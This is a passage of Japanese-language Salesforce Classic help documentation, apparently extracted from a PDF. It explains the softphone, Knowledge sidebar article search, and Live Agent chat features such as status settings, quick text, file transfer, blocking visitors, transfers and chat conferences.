使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンを表示および使用する
- 「コールセンターのメンバー」

の上にあるバーをドラッグしてソフトフォンの高さを変更することもできます。[通話を終了する] をクリックすると、通話が終了する前に相互関係ログに行った更新が保存されます。

関連トピック:

- ソフトフォンの使用
- Salesforce コールセンター
- Salesforce コンソールの使用

Salesforce コンソールでのナレッジ記事の検索

Salesforce ナレッジおよびナレッジサイドバーはシステム管理者によって設定され、コンソールでケースを選択したときに記事が自動的に表示されます。

ケースを迅速に解決できるように、ケースの［件名］に詳細を入力したときにサイドバーに推奨記事が表示されます。表示されるのは過去 30 日間以内に更新された記事のみですが、検索語を指定するか検索結果を絞り込むことで、古い記事を表示できます。特定のカテゴリ、言語、または検証状況で記事を絞り込むには、をクリックして検索条件オプションを選択します。これらの検索条件にアクセスするには、検証状況とマルチ言語記事が有効になっている必要があります。記事に使用できる言語は、システム管理者が決定します。サイドバーで使用できる列は、［新規］、［記事タイトル］、および［参照回数が最多］です。列の間のバーをドラッグしてサイズを変更できますが、列を追加、削除、並び替えすることはできません。

ケースの解決に役立つ記事を検索するには、をクリックして［検索］にキーワードを入力し、[移動] をクリックします。ケースに記事を添付するには、記事の横のあるチェックボックスをクリックして [ケースに添付] をクリックします。記事は、保存したケースにのみ添付できます。がケースにすでに添付されている記事の横に表示されます。

表示する記事数を変更するには、サイドバーの左下隅にある記事数インジケータをクリックして、設定を選択します。一度に表示できる記事数は、10 件、25 件、50 件、100 件、または 200 件です。この設定を変更すると、リストの最初のページに戻ります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce ナレッジの記事を表示する
- 記事タイプに対する「参照」

Salesforce ナレッジの記事をケースに追加する
- ケースに対する「編集」

サイドバーの表示、非表示を指定するには、スクロールバーにマウスポインタを置いて、または をクリックします。記事サイドバーと詳細ページの間のバーをドラッグすると、幅を変更できます。

関連トピック:

- Salesforce コンソールの使用

サポートエージェントの Live Agent

サポートエージェントの Live Agent へようこそ。Live Agent は、顧客を簡単にサポートできるようにする包括的なチャットソリューションです。

サポートエージェントは、多くの顧客のサポート問題に毎日対応します。Live Agent は、残りの Salesforce と完全に統合されているチャットソリューションであり、顧客に関する必要なすべての情報に単一のワークスペースから簡単にアクセスできます。また、Salesforce では、Service Cloud の機能を活用して、知識ベースや定義済みのサポートメッセージなどの重要なツールにアクセスすることで、顧客のサポートおよびケースの解決をすばやく行うことができます。

Live Agent での経験の有無に関係なく、チャットで複数の顧客を同時に簡単にサポートできるいくつかのツールを自由に使用できます。では始めましょう。

関連トピック:

- サポートスーパーバイザの Live Agent
- システム管理者向けの Live Agent
- Live Agent サポートエージェントの権限

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャットを使用した顧客のサポート

Live Agent を使用すると、顧客の問題解決をすばやく支援できます。

Salesforce コンソールの Live Agent を使用すれば、他の Service Cloud 製品にアクセスして包括的に顧客をサポートできます。

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

チャット中の顧客の詳細へのアクセス

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

チャット中の顧客の詳細へのアクセス

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

Live Agent では、オンライン状況を [オンライン]、[退席中]、または [オフライン] に設定できます。Live Agent を終了すると、状況が自動的に [オフライン] に変わりアクティブなチャットセッションは終了します。

1. Live Agent フッターウィジェットをクリックして、チャットモニタを開きます。
2. チャットモニタの右上隅にあるドロップダウン矢印をクリックして、状況オプションを表示します。
3. 状況を選択します。

Live Agent の状況

Live Agent 状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

Live Agent の状況

Live Agent 状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent の状況

Live Agent 状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

状況	説明
オンライン	受信チャットまたは転送を受信し、受け入れることができます。
退席中	すでに開始しているチャットセッションは継続できますが、受信チャットまたは転送を受け入れることはできません。
オフライン	受信チャットまたは転送を受け入れることはできず、自分にチャットを転送することもできません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

新しいチャット要求または転送要求を受信すると、待機中の要求がチャットモニタに表示されます。チャットが作成されたリリースまたは Web サイト、顧客の名前 (利用可能な場合)、要求の回答待機時間 (分) を表示できます。

複数の顧客と同時にチャットできます。各チャットセッションは個別の主タブで開きます。

1. チャットモニタで、チャット要求の [参加する] をクリックします。
   新しい主タブでチャットログが開きます。
2. 顧客へのメッセージをメッセージ項目に入力します。
3. 顧客にメッセージを送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。
4. 顧客のサポートが終了したら、[チャットを終了する] をクリックします。
   顧客が先にチャットを終了すると、チャットログに通知が表示されます。

関連トピック:

- チャットでのクイックテキストメッセージの送信
- Live Agent チャットへの記事の添付
- チャットの転送
- チャット中のファイル転送
- チャットトランスクリプトへのレコードの添付
- チャットセッションの終了

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャット中の顧客の詳細へのアクセス

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

- レコードを検索するには、ページの [関連エンティティ] セクションの関連するボックスに名前を入力して、 をクリックします。検索するレコードをチャットに関連付けるには、検索結果リストからレコードを選択して、[保存] をクリックします。

  以前の組織では、チャット中に [関連エンティティ] パネルからレコードや訪問者の詳細にアクセスできました。ただし、Summer'14 以降、新しい Live Agent ユーザは詳細タブにある [関連エンティティ] パネルを使用できなくなります。既存のユーザは、引き続き [関連エンティティ] パネルにアクセスすることができます。
- 既存のレコードをチャットに関連付けたら、レコードを新しいタブで開くには、レコードの名前をクリックします。
- 新しいレコードを作成するには、[新規ケース]、[新規リード]、[新規取引先責任者]、または [新規取引先] をクリックします。

ユーザ権限

レコードを検索および参照する
- オブジェクトに対する「参照」

  および

  Live Chat トランスクリプトに対する「作成」

新しいレコードを作成する
- オブジェクトに対する「作成」

  および

  Live Chat トランスクリプトに対する「作成」

レコードを編集する
- オブジェクトに対する「編集」

  および

  Live Chat トランスクリプトに対する「作成」

レコードを削除する
- オブジェクトに対する「削除」

  および

  Live Chat トランスクリプトに対する「作成」

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

クイックテキストを使用すると、挨拶や一般的なトラブルシューティング手順など、定義済みのメッセージをチャットメッセージに挿入して、顧客への対応を効率化できます。

メモ: クイックテキストへのアクセス権がない場合は、Salesforce システム管理者にお問い合わせください。

1. 顧客とのチャット中に、メッセージ項目に「;;」と入力します。
   クイックテキストメッセージのリストが表示されます。最近使用したメッセージがリストの最上部に表示されます。
2. 使用可能なその他のクイックテキストメッセージを表示するには、単語または語句を入力します。
   それらの単語を含むメッセージのリストが表示されます。
3. メッセージのタイトルおよび全文を表示するには、メッセージをクリックするか、キーボードの矢印キーを使用して強調表示します。
   完全なメッセージは [クイックテキスト] リストの下部に表示されます。
4. メッセージを選択してチャットに追加するには、メッセージをダブルクリックするか、メッセージを強調表示してキーボードの Enter キーを押します。
5. メッセージを送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。

関連トピック:

クイックテキストメッセージの作成

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent で訪問者とチャット中にクイックテキストにアクセスする

- クイックテキストに対する「参照」

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

たとえば、顧客がプロセスを実行しようとしたときにエラーが表示された場合、そのエラーメッセージのスクリーンショットをアップロードしてエージェントに転送できます。

顧客がファイルをアップロードするためには、あらかじめケースや取引先責任者などのレコードにチャットを関連付けておく必要があります。チャットのトランスクリプトはチャット終了後に作成されるため、チャット中に顧客のファイルを直接トランスクリプトに添付することはできません。

1. をクリックして、チャットに添付するレコードを検索または作成します。
2. ファイル転送アイコン ( ) をクリックします。

   メモ: ファイル転送アイコンをクリックしてファイル転送を開始しないと、顧客がファイルをアップロードできません。これは、顧客が未承諾のファイルや潜在的に危険なファイルをチャットにアップロードしないようにするためです。

3. 転送ファイルを添付する、最初のステップで選択したレコードを選択します。
   ファイルをチャットウィンドウにアップロードするように求めるプロンプトが顧客に表示されます。ファイルは 25 MB を超えることはできません。
4. 顧客がチャット経由でファイルを送信した場合は、チャットログのリンクをクリックしてファイルを表示します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールを使用する

- 「Live Agent」が有効化、設定されている
  および
  Salesforce コンソールアプリケーションで Live Agent が有効化されている

チャットへの添付ファイルの追加

Live Agent チャットへの記事の添付

Knowledge One ウィジェットを使用して、チャット中に顧客の問題解決に役立つ記事を検索できます。

Knowledge One ウィジェットは、Salesforce 組織で ナレッジを使用しており、Salesforce システム管理者が Salesforce コンソールアプリケーションにそのツールを追加している場合にのみ使用できます。

1. 訪問者とチャットしているときに、Knowledge One ウィジェットでリストの記事をクリックします。記事の全文を含むタブが開きます。
2. リスト内の特定の記事を検索するには、ウィジェットのテキストボックスに単語または語句を入力して、 をクリックするか、Enter キーを押します。
   - または、リストに含まれていない記事を含むすべての記事を検索するには、ウィジェットの上部にある をクリックします。メインウィジェットの検索では、検索結果を特定の記事タイプに制限することができます。
   - 検索結果を絞り込むには、[条件]をクリックして、検索を制限する方法を選択します。
3. 探している記事が見つかったら、 をクリックし、[共有] をクリックします。
   記事のテキストがチャットのテキストボックスに表示されます。
4. 訪問者に記事を送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。

   メモ: システム管理者が [Chat Answer] 項目を記事に設定していた場合のみ、記事を訪問者に送信できます。この項目が設定されていない場合、記事は表示できますが、それらをチャットに含めることはできません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

記事を検索し、参照する
- 記事タイプに対する「参照」

関連トピック:

ナレッジ記事からのチャットアンサーの設定

チャットトランスクリプトへのレコードの添付

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客とチャットするときに、レコードを検索または作成し、チャットトランスクリプトに添付します。

顧客とチャットするときに、既存のレコードを検索するか、新しいレコードを作成して、トランスクリプトに関連付けます。たとえば、顧客の問題に基づいて新しいケースを作成したり、顧客の既存の取引先責任者レコードを検索したりして、後で参照できるようにこれらのレコードをトランスクリプトに添付できます。標準レコードまたはカスタムレコードをチャットトランスクリプトに添付できます。

1. 顧客とのチャット中に をクリックして、レコードをトランスクリプトに添付できます。

   メモ: 各レコードタイプにつき 1 つのレコードのみをチャットトランスクリプトに添付できます。たとえば、複数のケースを 1 つのトランスクリプトに添付することはできません。

2. 既存のレコードを検索する手順は、次のとおりです。
   a. レコードウィンドウで、検索するレコードタイプの横にある [検索] アイコン ( ) をクリックします。
   b. レコード名を入力して Enter キーを押します。
      新規タブでレコードが開きます。
   c. [添付] アイコン ( ) を再度クリックします。
   d. 検索したレコードの横にあるチェックボックスをオンにして、レコードをチャットトランスクリプトにリンクします。

3. 新しいレコードを作成する手順は、次のとおりです。
   a. 作成するレコードタイプの横にある [作成] アイコン ( ) をクリックします。
   b. 新しいレコードの情報を入力して保存します。
      レコードが作成されると、自動的にレコードがトランスクリプトにリンクされます。

4. 顧客とのチャットが完了したら、チャットを終了します。
5. 確認メッセージが表示されたら、[保存] をクリックします。
   これで、リンクしたレコードがトランスクリプトに添付されました。これらのレコードは、トランスクリプトの詳細ビューからアクセスできます。

ユーザ権限

レコードを検索および参照する
- オブジェクトに対する「参照」

および

Live Chat トランスクリプトに対する「作成」

新しいレコードを作成する
- オブジェクトに対する「作成」

および

Live Chat トランスクリプトに対する「作成」

レコードを編集する
- オブジェクトに対する「編集」

および

Live Chat トランスクリプトに対する「作成」

レコードを削除する
- オブジェクトに対する「削除」

および

Live Chat トランスクリプトに対する「作成」

関連トピック:

Live Agent のトランスクリプト

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットをブロックすると、そのチャットが終了し、そのユーザの IP (インターネットプロトコル) アドレスからの新しいチャット要求はすべてブロックされます。

Salesforce 組織が特定の地域から多くのスパムチャットを受信している場合は、システム管理者が IP アドレスの範囲全体をブロックできます。

1. 操作ペインで、 アイコンをクリックします。
2. (省略可能) この訪問者をブロックする理由を説明するコメントを入力します。
3. [ブロック] をクリックします。

[ブロック]をクリックするとチャットが即座に終了し、訪問者にはエージェントがチャットを終了したことを示す通知が表示されます。複数のエージェントが会議に参加している場合は、[ブロック]をクリックすると会議が即座に終了し、他のエージェントにも通知されます。

コンソールに  アイコンが表示されない場合は、Salesforce システム管理者に連絡してアイコンを有効にしてください。Salesforce システム管理者のみが IP アドレスのブロックを解除できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

顧客とのチャットを終了しても、そのチャットに関連する主タブと従タブはコンソールで開いたままです。これらのタブを閉じて作業を保存し、より多くのチャットを取得できるように領域を解放します。

1. チャットの主タブを閉じます。
2. 確認メッセージが表示されたら、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

の Live Agent で訪問者とチャットする

- アプリケーションで Live Agent を有効化、設定、および含める

コラボレーションと支援の要求

エージェント、スキル、ボタンへのチャットの転送

顧客が常に最も関連性の高いソースから最高品質の支援を受けられるようにするため、Live Agent チャットを別のエージェント、スキル、またはボタンに転送できます。

メールやケースを別のエージェントに転送するように、Live Agent チャットを転送できます。転送は、顧客の問題を別のエージェントが解決できる場合や、特定のスキルを持つエージェントが必要な場合に役立ちます。チャットが次のエージェントに渡される方法は、使用する転送の種類に応じて異なります。

転送には、エージェントへの転送、スキルへの転送、ボタンへの転送の 3 種類があります。顧客ができるだけ早く支援を受けられるようにするため、特定の種類のチャット転送では、エージェントに設定された業務量を超えることができます。エージェントの業務量は、Live Agent 設定またはプレゼンス設定 (組織でオムニチャネルを使用している場合) で設定できます。

転送の種類	シナリオ	転送の方法	設定されたエージェント業務量を超えることができるか
エージェントへの転送	ケースに適任であるエージェントの Jane にチャットを転送します。	チャット要求がエージェント Jane に送信されます。エージェント Jane が要求を受け入れると、チャットが転送され、転送元エージェントのチャットワークスペースが閉じます。	はい
スキルへの転送	「請求スペシャリスト」のスキルを持っているエージェントにチャットを転送します。	そのスキルに割り当てられたすべてのエージェントにチャット要求が送信され、最初に受け入れたエージェントにチャットが転送されます。	はい
ボタンへの転送	営業キューからサービスキューに	選択されたボタンまたはキューに割	いいえ

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

転送の種類	シナリオ	転送の方法	設定されたエージェント業務量を超えることができるか
	チャットを転送します。	り当てられた対応可能なエージェントにチャットが転送されます。	

チャットがエージェントまたはスキルグループに直接転送される場合、エージェントは業務量を超えても転送されたチャットを受け入れられます。つまり、エージェントは最大許容可能チャット数に対応していても、常にチャット要求を受信します。転送要求が拒否されるかタイムアウトした場合、元のエージェントは別の受信者または転送方法を試みることができます。

ボタンまたはキューから転送されるチャット数は、設定されたエージェント業務量に従います。したがって、そのボタンまたはキューに割り当てられたエージェントは、業務量に空きがない場合は、転送要求やその他のチャット要求を受信しません。その場合でも、顧客が別のエージェントを長時間待つことはありません。チャットが次のキューに送信されると、受信チャットリストに経過時間順に追加されるため、新しいチャット要求より上位に表示されます。

転送されたチャットをエージェントが受け入れると、チャットトランスクリプトに添付されたレコード (ケースや取引先責任者など) がワークスペース内にチャットと共に開きます。受け入れたエージェントは、顧客のサポートにすぐに取り掛かるための情報を確認でき、関連レコードを検索する必要がありません。また、前のエージェントが転送を開始するときにレコードへの変更を保存することが求められるため、これらのレコードも完全に最新の状態です。

メモ: 受け入れたエージェントに一部の添付オブジェクトを参照する権限がない場合、それらの項目は転送されたワークスペースでは開きません。

チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。


チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。

チャットの転送

顧客の問題について特別に支援が必要な場合や、新しい要求に対応する余地を作るために、チャットセッションを別のエージェントに転送できます。

1. 顧客とのチャット中に [転送] をクリックします。



2. いずれかのメニューから転送オプションを選択します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織


Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限


Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める



メモ: 転送の種類のそれぞれに、Salesforce 組織で有効になっているオプションがあります。必要なオプションが表示されない場合は、システム管理者に追加するよう依頼してください。

3. (省略可能) チャットを受信するエージェントへのメッセージを入力します。このメッセージは、チャット要求の一部として、次のエージェントにコンテキストを伝えるためのものです。



4. 転送が受け入れられると、転送元エージェントのチャットと関連レコードが自動的に閉じます(まだ変更を保存していない場合は、保存するように求められます)。拒否された場合は、別の受信者または転送方法を試みることができます。

チャット会議要求の送信

サポートエージェントの知識は豊富ですが、1人のサポートエージェントが顧客の問題解決に必要なすべての情報を所有しているとは限りません。チャット会議では、顧客のチャットに1人以上のエージェントを招待できます。これにより、会話の流れを遮ることなく、単調なチャットを有意義な複数エージェントによるサポート提供の場とすることができます。チャット会議要求を送信し、別のエージェントに顧客のチャットへの参加を要請します。

メモ: 1人のエージェントによる会議を実施するか、すべてのエージェントに要求を送信して最初に受け入れたエージェントを会議に参加させることができます。複数のエージェントによるチャット会議も実施できますが、各エージェントに個別に要求を送信する必要があります。

1. 顧客とのチャット中に をクリックします。
2. チャットに転送するエージェントのスキルグループを選択します。
3. そのスキルを持つすべてのエージェントに会議要求を送信するか、特定のエージェントに会議要求を送信するかを選択します。
4. [会議] をクリックして会議要求を送信します。

   エージェントが会議要求を受け入れると、チャットログ内に通知が表示され、そのエージェントが顧客とのチャットに参加できます。エージェントが要求を却下した場合、チャットログの上に通知が表示されます。エージェントが会議に参加した場合や会議から退席した場合は、顧客に通知されます。
5. 会議を終了する場合は、[退席] をクリックしてから、再度 [退席] をクリックします。

   他のエージェントが会議から退席した場合、チャットログ内に通知が表示されます。

会議に参加する他のエージェントには、保存されたレコードおよび添付されたレコードが開きます。ただし、その他のレコードを添付できるのは、元のエージェントまたは参加時間が最も長いエージェントのみです。参加時間が最も長いエージェントが会議中にレコードを添付または削除した場合、他のエージェントのワークスペースにこれらの変更は表示されません。

チャットおよびワークスペースの転送についての詳細は、「チャットの転送」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

設定を作成および編集する
- 「アプリケーションのカスタマイズ」

